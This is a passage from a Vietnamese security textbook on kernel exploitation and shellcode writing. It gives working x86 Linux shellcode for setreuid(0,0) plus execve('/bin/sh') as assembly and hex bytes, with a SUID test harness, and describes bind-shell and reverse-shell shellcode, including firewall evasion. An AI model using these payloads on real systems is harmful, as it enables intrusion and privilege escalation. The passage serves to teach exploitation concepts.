Điều tiếp theo cần xem xét là những gì cần làm khi có mã chạy trong nhân. Không giống với không gian người dùng, chắc chắn không thể thực hiện một lời gọi hệ thống và thay thế tiến trình đang chạy hiện hành (trong trường hợp này là nhân) với một tiến trình theo ý muốn. Cũng không giống với không gian người dùng, sẽ không có quyền truy nhập vào nhiều thư viện chia sẻ để từ đó chọn các chức năng hữu ích. Khái niệm lời gọi hệ thống không tồn tại trong không gian nhân, như mã chạy trong không gian nhân dĩ nhiên đã có trong “hệ thống”. Các chức năng duy nhất mà có quyền truy nhập ban đầu sẽ là những tính năng được xuất ra bởi nhân. Giao diện cho các chức năng này có thể hoặc không thể công khai, tùy thuộc vào hệ điều hành đang xem xét. Một nguồn thông tin hữu ích về giao diện lập trình Windows kernel là cuốn sách của Gary Nebbett Windows NT/2000 Native API Reference. Khi đã quen với Windows API gốc thì vẫn phải đối mặt với vấn đề tìm tất cả các chức năng muốn sử dụng. Trong trường hợp nhân Windows, các kỹ thuật tương tự như các chức năng được sử dụng để định vị các chức năng trong không gian người dùng có thể được sử dụng, vì nhân Windows (ntoskrnl.exe) là một tệp PE (Portable Executable).

Tính ổn định trở thành một mối quan tâm lớn khi phát triển khai thác cấp độ nhân. Như đã đề cập trước đây, một sai lầm trong nhân có thể khiến toàn bộ hệ thống dừng hoạt động. Mọi shellcode sử dụng cần phải tính đến tầm ảnh hưởng của khai thác đó sẽ có trên thread muốn khai thác. Nếu thread bị treo hoặc không phản hồi, toàn bộ hệ thống có thể bị ảnh hưởng theo. “Dọn dẹp” là một phần rất quan trọng trong khai thác nhân. Một yếu tố nữa ảnh hưởng đến sự ổn định của hệ thống đó là trạng thái của mọi tiến trình gián đoạn được tiến hành bởi nhân tại thời điểm khai thác. Việc làm gián đoạn có thể cần phải được kích hoạt lại hoặc thiết lập lại để cho phép hệ thống tiếp tục hoạt động ổn định.

Thực tế là không gian người dùng là một môi trường tốt để thực thi mã lệnh. Đây chính xác là những gì mà nhiều người khai thác nhân gần đây đang làm. Bằng cách quét danh sách các tiến trình, một tiến trình có đặc quyền đủ cao có thể được chọn làm máy chủ cho một luồng (thread) mới chứa mã do kẻ tấn công cung cấp. Các hàm API nhân sau đó có thể được sử dụng để khởi tạo và đưa ra luồng mới, chạy trong tiến trình được chọn.

3.3.3 Tạo shellcode

3.3.3.1 Tạo shellcode đơn giản

Thuật ngữ “shellcode” dùng để chỉ mã nhị phân có thể hoàn thành một chương trình độc lập. Các chương trình có thể thực hiện nhiều hoạt động, thông thường là đưa ra một lệnh hệ thống để trả về một shell cho kẻ tấn công. Đây là mục đích ban đầu của “shellcode”.

Hiểu đơn giản, “shell” là một phần mềm cung cấp một giao diện dòng lệnh giúp có thể tương tác với hệ điều hành. Shell sẽ nhận lệnh của người dùng, gửi xuống phần nhân của hệ điều hành để thực thi, rồi nhận kết quả trả về và gửi lại cho người dùng. Nghĩa là, có

shell trên một máy tính nào đó đồng nghĩa với việc người dùng có quyền thực thi lệnh trên máy tính đó.

Về cơ bản có ba cách để viết shellcode:

- Trực tiếp viết các mã opcodes hex (Mã máy)
- Viết chương trình bằng ngôn ngữ cao cấp như C, biên dịch, dịch sang hợp ngữ rồi tiếp tục dịch sang mã máy
- Viết bằng hợp ngữ rồi dịch luôn ra mã máy

Không ai trực tiếp viết ra mã máy khi muốn tạo shellcode. Ở đây sẽ bắt đầu bằng cách học và tiếp cận ngôn ngữ C, sau đó dịch sang hợp ngữ rồi tiếp tục dịch sang mã máy. Nhìn vào hai cách này, có thể thấy rằng viết shellcode đòi hỏi phải hiểu về hợp ngữ của kiến trúc máy tính dự định chạy shellcode trên đó. Đây là điều hiển nhiên bởi lẽ các loại máy khác nhau (x86, x86-64, sparc, ppc, amd hay mips...) chỉ hiểu được một nhóm mã máy khác nhau. Ngoài ra, cần phải hiểu cách giao tiếp với hệ điều hành (linux, windows, solaris hay freebsd...) để có thể thực thi được lệnh trong shellcode. Thông thường, cần phải có một phiên bản shellcode khác nhau cho mỗi loại hệ điều hành chạy trên mỗi loại kiến trúc phần cứng khác nhau. Nói cách khác, *shellcode phụ thuộc vào hệ điều hành và kiến trúc phần cứng*.

a) Các lời gọi hệ thống (System call)

Mục đích của hệ điều hành là làm cầu nối giữa người dùng (tiến trình) và phần cứng. Lời gọi hệ thống là một cơ chế mà các chương trình ứng dụng sử dụng để yêu cầu các dịch vụ có sẵn của hệ điều hành. Hay nói cách khác cơ chế này cung cấp một giao diện cho các dịch vụ hệ điều hành cung cấp.

Có ba cách cơ bản để giao tiếp nhân hệ điều hành.

- Ngắt phần cứng. Ví dụ, một tín hiệu không đồng bộ từ bàn phím.
- Bẫy phần cứng. Ví dụ, kết quả của lỗi không hợp lệ “chia cho không”.
- Bẫy phần mềm. Ví dụ, yêu cầu cho một tiến trình được lên kế hoạch chấp hành.

Bẫy phần mềm: là cách hữu ích nhất cho chuyên gia bảo mật vì nó cung cấp một phương pháp cho người dùng trong quá trình giao tiếp với phần lõi. Lời gọi hệ thống là một tập các hàm giúp người dùng giao tiếp trực tiếp với nhân hệ điều hành, yêu cầu hệ thống cung cấp những tính năng cơ bản. Ví dụ như mở tập tin, ghi đọc file, kết nối mạng với socket, truy xuất thư mục, khởi chạy một chương trình khác.

Các định nghĩa cho lời gọi hệ thống có thể tìm thấy trong tệp tin sau trên Linux:

```
$cat /usr/include/asm/unistd.h
#ifdef _ASM_I386_UNISTD_H_
#define _ASM_I386_UNISTD_H_
#define __NR_exit 1
...snip...
```

```

#define __NR_execve 11
...snip...
#define __NR_setreuid 70
...snip...
#define __NR_dup2 99
...snip...
#define __NR_socketcall 102
...snip...
#define __NR_exit_group 252
...snip...

```

Trong phần tiếp theo, chúng ta sẽ bắt đầu lời gọi hệ thống với C.

b) Lời gọi hệ thống trong C

Trong C, lập trình viên chỉ sử dụng giao diện lời gọi hệ thống bằng cách đề cập đến chữ ký của hàm (function signature) và cung cấp các tham số thích hợp. Cách đơn giản nhất để tìm chữ ký chức năng là tra cứu trợ giúp của hàm qua Man Page (viết tắt của Manual Page). Đây là tài liệu chứa các thông tin như:

- Cách sử dụng câu lệnh cơ bản. Ví dụ, lệnh *tar*, *whereis*...
- Giải thích cấu trúc của file. Ví dụ, *file /etc/passwd*, */etc/fstab*...
- Cách sử dụng các hàm thư viện, lời gọi hệ thống. Ví dụ, hàm mã hóa *crypt()*
- Các lệnh về quản trị hệ thống. Ví dụ, lệnh *ifconfig* để xem thông tin hoặc cấu hình cho các giao tiếp mạng.

Ví dụ, để tìm hiểu thêm về lời gọi hệ thống *execve*, hãy gõ:

```
$man 2 execve
```

Trong phần tiếp theo, lời gọi trước đó có thể được thực hiện trực tiếp với hợp ngữ.

c) Lời gọi hàm trong hợp ngữ

Ở mức hợp ngữ, các thanh ghi sau được nạp để thực hiện lời gọi hệ thống:

- *eax*: Được sử dụng để tải giá trị hex của lời gọi hệ thống (xem *unistd.h* trước đó)
- *ebx*: Được sử dụng cho tham số đầu tiên, *ecx* được sử dụng cho tham số thứ hai, *edx* cho tham số thứ ba, *esi* cho tham số thứ tư, và *edi* cho tham số thứ năm

Nếu cần nhiều hơn 5 tham số, một mảng các tham số phải được lưu trữ trong bộ nhớ và địa chỉ của mảng đó phải được lưu trữ trong *ebx*. Khi các thanh ghi được nạp, một lệnh hợp ngữ `int 0x80` sẽ được gọi để thực hiện một ngắt phần mềm, buộc nhân chặn những gì nó đang làm và xử lý các ngắt. Phần nhân ban đầu kiểm tra các tham số cho đúng, sau đó sao chép các giá trị thanh ghi để tạo không gian bộ nhớ phần nhân và xử lý ngắt bằng cách đề cập đến bộ mô tả ngắt.

Cách đơn giản nhất để hiểu điều này là xem một ví dụ được trình bày trong phần tiếp theo.

d) Lời gọi hệ thống Exit

Đầu tiên tập trung vào thực thi `exit (0)`. Chữ ký của lời gọi hệ thống `Exit` (thoát) được gọi như sau:

```
eax 0x01 // (từ tệp unistd.h trước đó)
ebx      // Tham số do người dùng cung cấp (trong trường hợp này là 0)
```

Vì đây là lần đầu tiên viết các lệnh lời gọi hệ thống nên sẽ bắt đầu với C.

e) Bắt đầu với C

Đoạn mã sau sẽ thực thi hàm `exit (0)`

```
$ cat exit.c
#include <stdlib.h>
main() {
    exit(0);
}
```

Soạn chương trình và sử dụng cờ `static` để biên dịch trong thư viện gọi để thoát ra.

```
$ gcc -static -o exit exit.c
```

Nhiều trình biên dịch gần đây liên kết trong lời gọi hệ thống `Exit` mà không có cờ `-static`. Tiếp theo, chạy `gdb` ở chế độ im lặng (bỏ qua banner) với cờ `-q`. Bắt đầu bằng cách thiết lập một Breakpoint tại chức năng chính, sau đó chạy chương trình với `r`, và cuối cùng, loại bỏ hàm `exit` bằng cách gọi `disass _exit`.

```
$ gdb exit -q
(gdb) b main
Breakpoint 1 at 0x80481d6
(gdb) r
Starting program: /root/book/chapt14/exit
Breakpoint 1, 0x080481d6 in main ()
(gdb) disass _exit
Dump of assembler code for function _exit:
0x804c56c <_exit>: mov 0x4(%esp,1),%ebx
0x804c570 <_exit+4>: mov $0xfc,%eax
0x804c575 <_exit+9>: int $0x80
0x804c577 <_exit+11>: mov $0x1,%eax
0x804c57c <_exit+16>: int $0x80
0x804c57e <_exit+18>: hlt
0x804c57f <_exit+19>: nop
End of assembler dump.
(gdb) q
```

Có thể thấy rằng hàm bắt đầu bằng cách nạp đối số người dùng vào *ebx*. Tiếp theo, dòng `_exit + 11` nạp giá trị `0x1` vào *eax*. Sau đó ngắt (`int $ 0x80`) được gọi tại dòng `_exit + 16`. Lưu ý rằng trình biên dịch đã thêm một lệnh gọi hệ thống *exit_group* (`0xfc` hoặc `syscall 252`). Lệnh gọi *exit_group()* đảm bảo rằng tiến trình rời khỏi nhóm thread chứa nó.

f) Chuyển sang hợp ngữ

Nhìn vào mã hợp ngữ trước đó sẽ nhận thấy rằng không có khó hiểu. Trên thực tế, có thể viết lại lệnh gọi `exit (0)` bằng cách đơn giản với hợp ngữ:

```
$cat exit.asm
section .text ; bắt đầu phần mã lệnh hợp ngữ
global _start

_start:      ; khai báo cho linker tham chiếu đến
xor eax, eax ; cho thanh ghi eax bằng 0
xor ebx, ebx ; cho thanh ghi ebx bằng 0
mov al, 0x01 ; chỉ ảnh hưởng 1 byte, không padding 24 bit khác
int 0x80     ; gọi nhân để thực thi lời gọi hệ thống
```

Ở đây, do không cần thiết nên sẽ bỏ lệnh gọi hệ thống *exit_group(0)*. Tuy nhiên vẫn cần loại bỏ các byte null từ mã máy, bằng cách sử dụng lệnh *mov al, 0x01*. Lệnh *move eax, 0x01* chuyển thành hex `B8 01 00 00 00`, do các lệnh tự động bù vào đến 4 byte. Trong trường hợp này, chỉ cần sao chép 1 byte, tương đương 8 bit của *eax* đã được sử dụng để thay thế.

Chú ý: XOR một số (bitwise) với chính nó sẽ nhận được 0. Cách này thích hợp hơn so với *move ax, 0*, bởi vì nó dẫn đến null byte trong mã máy, kết quả là sẽ chấm dứt shellcode của chúng ta khi đặt nó vào một chuỗi.

Phân tiếp theo chúng ta sẽ liên kết các phần lại với nhau.

g) Hợp ngữ, liên kết và kiểm tra

Sau khi có tập tin hợp ngữ, có thể biên dịch với *nasm*, liên kết nó với *ld*, sau đó thực hiện các tập tin như sau:

```
$ nasm -f elf exit.asm
$ ld exit.o -o exit
$ ./exit
```

Không có gì nhiều xảy ra, bởi vì ở đây chỉ đơn giản gọi `exit (0)`, thoát khỏi quá trình một cách đơn giản. Tuy nhiên, có một cách khác để xác minh.

h) Xác minh với *strace*

Như trong ví dụ trên, có thể cần phải xác minh việc thực hiện để đảm bảo rằng các lệnh gọi hệ thống thích hợp đã được thực hiện. Công cụ *strace* rất hữu ích:

```
0
_exit(0)
```

Như vậy, lời gọi hệ thống `_exit(0)` đã được thực hiện! Bây giờ chúng ta hãy thử gọi hệ thống khác.

i) Lời gọi hệ thống `setreuid`

Như đã thảo luận, mục tiêu tấn công thường là một chương trình SUID. Tuy nhiên, các chương trình SUID bằng văn bản sẽ bị giảm các đặc quyền. Trong trường hợp này, có thể cần khôi phục các đặc quyền đó trước khi kiểm soát. Các `setreuid` system được sử dụng để khôi phục (thiết lập) ID người dùng thực và ảnh hưởng của tiến trình.

Chữ ký hàm `setreuid`

Lưu ý là, đặc quyền cao nhất là `root(0)`. Chữ ký của lời gọi hệ thống `setreuid(0,0)` như sau:

- `eax` `0x46` cho syscall # 70 (từ tệp `unistd.h` trước đó)
- `ebx` tham số đầu tiên, user ID thật (`ruid`), trong trường hợp này là `0x0`
- `ecx` Tham số thứ hai, user ID (`euid`) có hiệu lực, trong trường hợp này là `0x0`

Lần này sẽ bắt đầu trực tiếp với hợp ngữ. Tập tin sau sẽ thực hiện gọi hệ thống `setreuid(0,0)`:

```
$ cat setreuid.asm
section .text ; bắt đầu phần mã hợp ngữ
global _start ; khai báo nhãn toàn cục
_start:      ; báo cho linker biết vị trí cần
xor eax, eax ; xóa thanh ghi eax, chuẩn bị cho dòng tiếp theo
mov al, 0x46 ; gán giá trị hàm hệ thống với giá trị 70 (thập phân) hay
46 (hex), 1 byte
xor ebx, ebx ; xóa thanh ghi ebx, gán bằng 0
xor ecx, ecx ; xóa thanh ghi ecx, gán bằng 0
int 0x80     ; gọi nhân để chạy hàm hệ thống
mov al, 0x01 ; gán số của hàm hệ thống là 1 cho exit()
int 0x80     ; gọi nhân để chạy hàm hệ thống
```

Như đã thấy, ở đây chỉ đơn giản tải lên các thanh ghi và gọi `int 0x80`. Sau đó kết thúc lời gọi hàm với lời gọi hệ thống `exit(0)` đã được đơn giản hóa vì `ebx` đã chứa giá trị `0x0`.

Hợp ngữ, liên kết và kiểm tra. Như thường lệ, biên dịch tập tin với `nasm`, liên kết tập tin với `ld`, sau đó thực thi:

```
$ nasm -f elf setreuid.asm
$ ld -o setreuid setreuid.o
$ ./setreuid
```

Dùng `strace` để xác minh và thấy rằng kết quả trả về đúng như đã mong đợi.

```
0
setreuid(0, 0) = 0
_exit(0)
```


j) *Chạy shell trong shellcode với execve*

Có một số phương pháp để thực hiện một chương trình trên các hệ thống Linux. Một trong những phương pháp được sử dụng rộng rãi nhất là gọi lệnh gọi hệ thống `execve`. Ở đây sẽ sử dụng `execve` để chạy chương trình `/bin/sh`.

```
char * shell[2]; //thiết lập mảng tạm cho 2 string
shell[0]="/bin/sh"; //gán phần tử đầu của mảng giá trị "/bin/sh"
shell[1]="0"; //gán phần tử thứ 2 của mảng là null
execve(shell[0], shell , null) //lời gọi execve thực sự
```

Tham số thứ hai là một mảng hai phần tử có chứa chuỗi `"/bin/sh"` và kết thúc với một `null`. Vì vậy, chữ ký của `execve` (`"/bin/sh"`, [`"/bin/sh"`, `NULL`], `NULL`) syscall như sau:

- `eax` `0xb` cho syscall #11 (thực tế là `al:0xb` để loại bỏ các null từ mã máy)
- `ebx` Địa chỉ `char *` của `/bin/sh` ở đâu đó trong bộ nhớ có thể truy nhập được
- `ecx` `char * argv[]`, địa chỉ (tới mảng các chuỗi) bắt đầu với địa chỉ của `/bin/sh` đã dùng trước đó và kết thúc với một `null`
- `edx` Đơn giản là `0x0`, do đối số `char * env[]` có thể là `null`

Phần khó khăn duy nhất ở đây là việc xây dựng chuỗi `"/bin/sh"` và sử dụng địa chỉ của nó. Phần này sẽ sử dụng một mẹo thông minh bằng cách đặt chuỗi trên ngăn xếp trong hai khối và sau đó tham khảo địa chỉ của ngăn xếp để xây dựng các giá trị đăng ký.

Mã hợp ngữ. Các mã hợp ngữ sau đây thực hiện `setreuid(0,0)`, sau đó gọi `execve "/bin/sh"`:

```
$ cat sc2.asm
section .text ; bắt đầu mã lệnh hợp ngữ
global _start ; khai báo nhãn toàn cục

_start:      ;
;setreuid (0,0)

xor eax, eax ; xóa thanh ghi eax
mov al, 0x46 ; gán số hiệu syscall với 70 hoặc hex 46, 1 byte
xor ebx, ebx ; xóa thanh ghi ebx
xor ecx, ecx ; xóa thanh ghi ecx
int 0x80 ; gọi nhân để thực thi lời gọi hệ thống

;thực hiện shellcode với execve
xor eax, eax ; xóa thanh ghi eax, đặt về 0
push eax ; push giá trị NULL vào stack, giá trị của eax
push 0x68732f2f ; push '//sh' vào stack, chèn với '/'
push 0x6e69622f ; push /bin vào stack, chú ý các chuỗi theo đảo ngược
mov ebx, esp ; do esp hiện giờ trở đến "/bin/sh", ghi vào ebx
push eax ; eax vẫn là NULL, kết thúc char ** argv trên stack
```

```

push ebx ; cần 1 con trỏ trỏ tới địa chỉ của '/bin/sh', sử dụng ebx
mov ecx, esp ; lúc này esp giữ địa chỉ của argv, chuyển nó vào ecx
xor edx, edx ; gán edx bằng 0 (NULL), không cần nữa
mov al, 0xb ; thiết lập số hiệu syscall là 11 hoặc hex b, 1 byte
int 0x80 ; gọi nhân để thực thi lời gọi hệ thống

```

Như đã chỉ ra, chuỗi */bin/sh* được đưa lên ngăn xếp theo thứ tự ngược lại bằng cách đẩy giá trị null cuối cùng của chuỗi, sau đó đẩy *//sh* (4 byte được yêu cầu cho liên kết và/thứ hai không có hiệu lực), và cuối cùng đẩy/lên ngăn xếp. Tại thời điểm này đã có tất cả những gì chúng ta cần trên ngăn xếp, vì vậy *esp* bây giờ trỏ đến vị trí của */bin/sh*. Phần còn lại chỉ đơn giản là một sử dụng đơn giản của ngăn xếp và đăng ký các giá trị để thiết lập các đối số của lời gọi hệ thống *execve*.

Hợp ngữ, liên kết và kiểm tra. Hãy kiểm tra shellcode bằng cách biên dịch với *nasm*, liên kết với *ld*, gán cho chương trình một SUID, và sau đó thực hiện nó:

```

$ nasm -f elf sc2.asm
$ ld -o sc2 sc2.o
$ sudo chown root sc2
$ sudo chmod +s sc2
$ ./sc2
sh-2.05b# exit

```

Kết quả là hoạt động.

k) Tách hex opcode (shellcode)

Hãy nhớ rằng, muốn sử dụng chương trình mới để khai thác, cần đặt chương trình bên trong một chuỗi. Để có được mã hex, chỉ cần sử dụng công cụ *objdump* với cờ *-d* để dịch ngược:

```

$ objdump -d ./sc2
./sc2: file format elf32-i386
Disassembly of section .text:
08048080 <_start>:
8048080: 31 c0          xor %eax,%eax
8048082: b0 46         mov $0x46,%al
8048084: 31 db         xor %ebx,%ebx
8048086: 31 c9         xor %ecx,%ecx
8048088: cd 80         int $0x80
804808a: 31 c0         xor %eax,%eax
804808c: 50           push %eax
804808d: 68 2f 2f 73 68 push $0x68732f2f
8048092: 68 2f 62 69 6e push $0x6e69622f
8048097: 89 e3         mov %esp,%ebx
8048099: 50           push %eax
804809a: 53           push %ebx

```

```

804809b:  89 e1          mov %esp,%ecx
804809d:  31 d2          xor %edx,%edx
804809f:  b0 0b          mov $0xb,%al
80480a1:  cd 80          int $0x80

```

\$

Điều quan trọng nhất với mã trên là để xác minh rằng không có ký tự null (\x00) có trong các mã hex. Nếu có bất kỳ ký tự null nào, shellcode sẽ thất bại khi đặt nó vào một chuỗi để chèn vào khi khai thác.

l) Kiểm tra shellcode

Để đảm bảo rằng shellcode sẽ thực hiện khi chứa trong một chuỗi, có thể tạo ra chương trình kiểm tra sau.

```

$ cat sc2.c
char sc[] = //dấu cách (white space), kiểu như ký tự về đầu dòng cũng
được
// setreuid(0,0)
"\x31\xc0"          // xor %eax,%eax
"\xb0\x46"          // mov $0x46,%al
"\x31\xdb"          // xor %ebx,%ebx
"\x31\xc9"          // xor %ecx,%ecx
"\xcd\x80"          // int $0x80
// chạy shellcode với execve
"\x31\xc0"          // xor %eax,%eax
"\x50"              // push %eax
"\x68\x2f\x2f\x73\x68" // push $0x68732f2f
"\x68\x2f\x62\x69\x6e" // push $0x6e69622f
"\x89\xe3"          // mov %esp,%ebx
"\x50"              // push %eax
"\x53"              // push %ebx
"\x89\xe1"          // mov %esp,%ecx
"\x31\xd2"          // xor %edx,%edx
"\xb0\x0b"          // mov $0xb,%al
"\xcd\x80";          // int $0x80 (;)kết thúc chuỗi

main()
{
    void (*fp) (void); // khai báo con trỏ hàm fp
    fp = (void *)sc; // gán địa chỉ fp tới shellcode
    fp(); // thực thi hàm(shellcode)
}

```

Chương trình này đầu tiên đặt hex opcode (shellcode) vào một bộ đệm được gọi là *sc[]*. Tiếp theo, hàm main phân bổ một con trỏ hàm gọi là *fp* (đơn giản chỉ là một số nguyên 4 byte được dùng làm con trỏ địa chỉ, được sử dụng để trỏ tới một hàm). Con trỏ hàm sau đó được thiết lập để bắt đầu địa chỉ của *sc[]*. Cuối cùng, hàm (shellcode của chúng ta) được thực hiện.

Bây giờ biên dịch và kiểm tra mã:

```
$ gcc -o sc2 sc2.c
$ sudo chown root sc2
$ sudo chmod +s sc2
$ ./sc2
sh-2.05b# exit
exit
```

Sẽ thu được kết quả tương tự.


3.3.3.2 Tạo shellcode kết nối với cổng

Khi tấn công một ứng dụng mạng có lỗ hổng, không phải lúc nào cũng dễ dàng. Có trường hợp chỉ đơn giản là thực hiện một shell sẽ mang lại kết quả đang cần tìm kiếm. Nếu ứng dụng từ xa đóng kết nối mạng trước khi shell được sinh ra, phương tiện để chuyển dữ liệu đến và đi từ shell sẽ bị mất. Trong các trường hợp khác, có thể sử dụng các gói tin UDP để thực hiện cuộc tấn công ban đầu, nhưng do tính chất của UDP nên không thể sử dụng chúng để liên lạc với một shell. Trong các trường hợp như vậy, cần phải tìm một phương tiện khác để truy nhập vào một shell trên máy tính mục tiêu. Một giải pháp cho vấn đề này là sử dụng shellcode binding shell, thường được gọi là “shell bind”. Khi nó chạy trên mục tiêu, các bước shellcode phải thực hiện để tạo ra một ràng buộc shell trên mục tiêu là như sau:

- B1: Tạo một socket TCP
- B2: Gắn socket vào cổng được chỉ định bởi kẻ tấn công; số cổng thường được mã hoá cứng vào trong shellcode
- B3: Làm cho socket nghe một socket
- B4: Chấp nhận một kết nối mới
- B5: Nhân đôi socket mới được chấp nhận lên stdin, stdout, và stderr
- B6: Đưa ra một lệnh shell mới (sẽ nhận/gửi đầu vào và đầu ra của nó qua socket mới)

Bước 4 yêu cầu kẻ tấn công kết nối lại vào máy tính mục tiêu để được đính kèm vào lệnh shell. Để thực hiện kết nối lần thứ hai này, kẻ tấn công thường sử dụng một công cụ như Netcat, chuyển các tổ hợp phím của họ tới shell từ xa và nhận được bất kỳ đầu ra nào được tạo ra từ shell này. Mặc dù đây có thể là quá trình tương đối đơn giản, nhưng có một số điều cần lưu ý khi cố gắng sử dụng shellcode binding của cổng. Thứ nhất, môi trường

mạng của mục tiêu phải hỗ trợ để cuộc tấn công ban đầu được phép tiếp cận dịch vụ có lỗ hổng trên máy tính mục tiêu. Thứ hai, mạng đích cũng phải cho phép kẻ tấn công thiết lập một kết nối gửi mới tới cổng mà shellcode đã bind. Các điều kiện này thường tồn tại khi máy tính mục tiêu không được bảo vệ bởi tường lửa.



Hình 3.10: Sơ đồ mạng cho phép shellcode kết nối với cổng


Điều này không phải lúc nào cũng đúng nếu một tường lửa được sử dụng và đang chặn các kết nối đến các cổng không được phép. Tường lửa có thể được cấu hình để chỉ cho phép kết nối với các dịch vụ cụ thể như web hoặc mail server, đồng thời chặn các nỗ lực kết nối với bất kỳ cổng bất hợp pháp nào.

Thứ ba, một quản trị viên hệ thống thực hiện phân tích trên máy tính mục tiêu có thể tự hỏi tại sao lại có một bản sao của hệ thống lệnh shell đang chạy, tại sao lệnh shell lại có socket mở hoặc tại sao lại có một socket nghe mới không thể xác định được. Cuối cùng, khi shellcode đang đợi kết nối đến từ kẻ tấn công, thông thường nó không thể phân biệt được một kết nối đến từ một kết nối khác, vì vậy kết nối đầu tiên tới cổng vừa được mở sẽ được cấp một shell, trong khi các kết nối sẽ thất bại. Điều này giúp xem xét việc cải thiện hành vi shellcode.

Để tạo shellcode này, cần bắt đầu với socket. Các socket được định nghĩa là sự kết hợp của một cổng và một địa chỉ IP cho một tiến trình. Trong trường hợp này, thường quan tâm đến việc kết hợp một tiến trình vào một cổng và IP cụ thể trên một hệ thống. Sau đó, chuyển mã C về mã hợp ngữ và trích ra phần mã shellcode nhị phân. Chi tiết các bước về cách xây dựng loại shellcode này có thể tham khảo trong tài liệu tham khảo số 2.

3.3.3.3 Tạo shellcode kết nối ngược

Nếu một tường lửa có thể chặn việc kết nối với socket đang nghe có được từ việc sử dụng thành công shellcode kết nối tới cổng, có thể sửa đổi shellcode để vượt qua hạn chế này.



Hình 3.11: Tường lửa chặn shellcode kết nối với cổng

Trong nhiều trường hợp, tường lửa ít hạn chế lưu lượng ra. Shellcode kết nối ngược, còn được gọi là “shellcode callback”, khai thác bằng cách đảo chiều hướng kết nối thứ hai được thực hiện. Thay vì kết hợp với một cổng cụ thể trên máy tính mục tiêu, shellcode kết nối ngược sẽ khởi tạo kết nối mới đến một cổng được chỉ định trên máy tính bị tấn công. Sau khi kết nối thành công, nó sao chép socket mới kết nối đến stdin, stdout, và stderr trước khi tạo ra một lệnh shell mới trên máy đích. Các bước này thực hiện:

- B1: Tạo một socket TCP
- B2: Cấu hình socket để kết nối với cổng và địa chỉ IP do kẻ tấn công chỉ định; số cổng và địa chỉ IP thường được mã hoá cứng vào mã shell của kẻ tấn công
- B3: Kết nối với cổng và địa chỉ IP đã chỉ định
- B4: Nhân đôi socket vừa kết nối lên stdin, stdout, và stderr
- B5: Đưa ra một tiến trình lệnh shell mới (sẽ nhận/gửi đầu vào/đầu ra của nó qua socket mới)

Đối với một shell kết nối ngược, kẻ tấn công phải lắng nghe cổng được chỉ định và địa chỉ IP trước bước 3. Netcat thường được sử dụng để thiết lập một chương trình nghe và hoạt động như một thiết bị đầu cuối khi kết nối ngược lại đã được thiết lập. Tùy thuộc vào các quy tắc tường lửa có hiệu lực cho mạng đích, máy tính đích có thể không được phép kết nối với cổng đã được chỉ định trong shellcode.

Có thể vượt qua các quy tắc hạn chế bằng cách cấu hình shellcode để gọi trở lại một cổng truy nhập thường được phép như cổng 80. Tuy nhiên, cũng có thể thất bại nếu giao thức đi ra (HTTP cho cổng 80) được ủy quyền bất kì, như máy chủ proxy có thể từ chối nhận ra các dữ liệu đang được chuyển giao và từ shell là hợp lệ cho các giao thức được đề cập. Cần xem xét nếu kẻ tấn công được đặt phía sau một thiết bị NAT thì shellcode phải được cấu hình để kết nối lại với một cổng trên thiết bị NAT. Thiết bị NAT phải được cấu hình để chuyển tiếp lưu lượng truy nhập tương ứng đến máy tính của kẻ tấn công, và phải được cấu hình với trình nghe riêng của nó để chấp nhận kết nối chuyển tiếp. Cuối cùng, mặc dù một shellcode kết nối ngược có thể cho phép chúng ta vượt qua được một số hạn chế của tường lửa, nhưng các quản trị viên hệ thống có thể nghi ngờ về việc họ có một máy

tính thiết lập các kết nối gửi đi không có lý do rõ ràng, điều này có thể dẫn đến việc phát hiện ra việc khai thác của chúng ta.

Để cài đặt shellcode này, cũng cần tạo chương trình C và từ đó tạo ra mã shellcode nhị phân. Chi tiết mã nguồn và các bước cụ thể được mô tả trong tài liệu tham khảo số 2.


3.3.3.4 Mã hóa shellcode

Bất cứ khi nào cố gắng khai thác một ứng dụng dễ bị tấn công, thì điều quan trọng là phải biết tất cả các giới hạn cần tuân theo đi kèm với cấu trúc của dữ liệu đầu vào. Ví dụ: khi lỗi tràn bộ đệm xảy ra từ hàm *strcpy*, cần lưu ý rằng bộ đệm có chứa một ký tự null sẽ chấm dứt hoạt động của *strcpy* trước khi bộ đệm đích bị tràn. Trong các trường hợp khác, không được phép sử dụng giá trị trả về hoặc các ký tự đặc biệt khác trong bộ đệm. Trong trường hợp xấu nhất, bộ đệm có thể bao gồm các ký tự chữ và số hoặc ký tự Unicode hợp lệ.

